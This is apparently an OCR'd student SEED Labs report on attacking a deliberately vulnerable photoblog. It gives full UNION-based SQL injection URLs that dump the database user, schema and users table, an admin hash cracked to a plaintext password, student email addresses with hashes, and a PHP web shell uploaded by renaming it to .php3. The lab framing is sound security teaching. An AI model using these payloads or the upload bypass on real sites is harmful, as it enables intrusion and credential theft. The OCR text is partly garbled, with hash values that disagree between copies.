
picture: gadhaven1

gadhaven1

No Copyright

b:- Displaying the username and the host of the database

URL:-
http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,current_user(),3,4


photoblog.westus3.cloudapp.azure.com/cat.php?id=3 UNION SELECT 1,current_u
Search
ited
SEED Labs
Sites for Labs

My Awesome Photoblog

Home | test | ruxcon | 2022 | All pictures | Admin

picture: cthulhu


picture: root@localhost

root@localhost

No Copyright

c:- Displaying the database name of the web application

URL:-
http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20UNION%20SELECT%201,database(),3,4


photoblog.westus3.cloudapp.azure.com/cat.php?id=3 UNION SELECT 1,databas
Search
ited
SEED Labs
Sites for Labs

My Awesome Photoblog

Home | test | ruxcon | 2022 | All pictures | Admin

picture: cthulhu


picture: photoblog

photoblog

No Copyright

d:- Display all the information together

URL:-
http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20select%201,concat(%27gadhaven1:lab6-1.b%3Edatabase-user:%27,%20current_user(),%27(database-name:%27,database(),%27)%27),3,4



photoblog.westus3.cloudapp.azure.com/cat.php?id=3 union select 1,concat('gad
Search
ited
SEED Labs
Sites for Labs
Home | test | ruxcon | 2022 | All pictures | Admin

My Awesome Photoblog

picture: cthulhu

picture: gadhaven1:lab6-1.b>database-user:root@localhost(database-name:photoblog)

gadhaven1:lab6-1.b>database-user:root@localhost(database-name:photoblog)

No Copyright


Task 2
Retrieving the data from the database

a:- Display all the table with the columns

i:- Injected query

Description: The list of tables appeared in which we can find the username and password which will help to login to the system.

URL:-
http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20%20SELECT%201,concat(%22table%20Name:%22,table_name,%22|Column%20Name:%22,%20column_name),3,4%20FROM%20information_schema.columns



My Awesome Photoblog

Home | test | xacos | 2022 | All pictures | Admin

picture: cthulhu

picture: table name:all_plugins|column name:plugin_name

table Name:ALL_PLUGINS|Column Name:PLUGIN_NAME

picture: table name:all_plugins|column name:plugin_version

table Name:ALL_PLUGINS|Column Name:PLUGIN_VERSION

picture: table name:all_plugins|column name:plugin_status

table Name:ALL_PLUGINS|Column Name:PLUGIN_STATUS

picture: table name:all_plugins|column name:plugin_type

table Name:ALL_PLUGINS|Column Name:PLUGIN_TYPE

picture: table name:all_plugins|column name:plugin_type_version

ii:- Username/password retrieving




table Name:servers|Column Name:Server_name

picture: table name:servers|column name:host

table Name:servers|Column Name:Host

picture: table name:servers|column name:db

table Name:servers|Column Name:Db

picture: table name:servers|column name:username

table Name:servers|Column Name:Username

picture: table name:servers|column name:password

table Name:servers|Column Name:Password

picture: table name:servers|column name:port

table Name:servers|Column Name:Port

picture: table name:servers|column name:socket

table Name:servers|Column Name:Socket


picture: table name:servers|column name:wrapper

b:- Displaying the content of table

i:- SQL query to display the content

Description:- After sending a query to recover the username and password of the system in table form.

URL:-
http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3%20union%20SELECT%201,concat(%22gadhaven1:lab6-2.b%3Elogin:%3E%22,login,%22,Password:%22,password),3,4%20FROM%20users;




picture: cthulhu

picture: gadhaven1:lab6-2.b>login:>admin,password:8efe310f9ab3eae8d410a8e0166eb2

picture: gadhaven1:lab6-2.b>login:> jmilnn1@udayton.edu,password:5f4dcc3b5aa765d61d8327deb882cf99

picture: gadhaven1:lab6-2.b>login:>thereunanjr1@udayton.edu,password:72ccb00024c2538a5c46ac6c17adf32

ii:- username/password
username : admin
Password : 8efe310f9ab3eae8d410a8e0166eb2




My Awesome Photoblog

picture: cthulhu

picture: gadhaven1:lab6-2.b>login:admin,password:8efe310f9ab3efeae8d410a8e0166eb

c:- Loging to the system

i:- Retrieving plain text password
Username:- admin
Password:- P4ssw0rd



8efe310f9ab3efeae8d410a8e0166eb

Try using words that might appear on the page you're looking for. For example, "cake recipes" instead of "how to make a cake."

Need help? Check out other tips for searching on Google.

https://forum.antichat.com › attachments

https://forum.antichat.com/attachments/9409/

... **8efe310f9ab3efeae8d410a8e0166eb** P4ssw0rd
8efe782ac70aa61e239430f7224495d:leajd8k96Y
8f003521e695cb0ae4affefcd11873a:dT8qaeu64L ...

https://forum.antichat.com › attachments

https://forum.antichat.com/attachments/9408/

Apr 5, 2020 — ... 9d338bc6d88b8d9c19f691156dd2bbb 794ef091317a096570019939e32f76d
8efe310f9ab3efeae8d410a8e0166eb 49521bdd8de7bb3acb7b1889c44c1f9 ...


https://www.studocu.com › document · Translate this page

SQL Injection - Inyección de Comandos SQL Inyection

10 **8efe310f9ab3efeae8d410a8e0166eb** 2. P4ssw0rd 10. H FINALES: Indique en esta sección si considera o no que el laboratorio cumplió su objetivo. ______.

ii:- Login with given credentials

Description:- After retrieving the password we googled that, the password we received after browsing it was in plain text which helped us to login into the system. We login with given credentials.



photoblog.westus3.cloudapp.azure.com/admin/index.php

Administration of my Awesome Photoblog
Welcome admin!


Fruity	delete
Cthulhu	delete
[illegible]-shell	delete

Part 2
Accessing the web application and modifying the system

Task 3
Uploading the php file to execute system

a:- Uploading the php file


Description:- We created the php file and uploaded it as shown in screenshot the system doesn’t support the file as it may contain unwanted scripts.



photoblog.westus3.cloudapp.azure.com/admin/new.php

Administration of my Awesome Photoblog
Welcome admin!

Title: gadhaven1-shell
File: Browse... gadhaven1-shell .php
test




photoblog.westus3.cloudapp.azure.com/admin/index.php

Administration of my Awesome Photoblog
Welcome admin!

NO PHP!!

b:- Uploading the variant php file

i:- Uploaded php file



photoblog.westus3.cloudapp.azure.com/admin/

Most Visited | SEED Labs | Sites for Labs

Administration of my Awesome Photoblog
Welcome admin!


Ruby	delete
Cthulhu	delete
garikipatil1-shell	delete
Revanth	delete
Solipuramm1	delete
sundarir1	delete
sharmai4-add user	delete
gadhaven1	delete
srinivasanb2-shell	delete

Home | Manage pictures | New picture | Logout

ii:- Executed web application

Description:- We found the error & warning as we browsed the link below because we didn't edit the link as per requirement.

URL:-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?alt=gadhaven1



photoblog.westus3.cloudapp.azure.com/show.php?id=184

Most Visited | SEED Labs | Sites for Labs

My Awesome Photoblog

Home | test | ruxcon | 2022 | All pictures | Admin

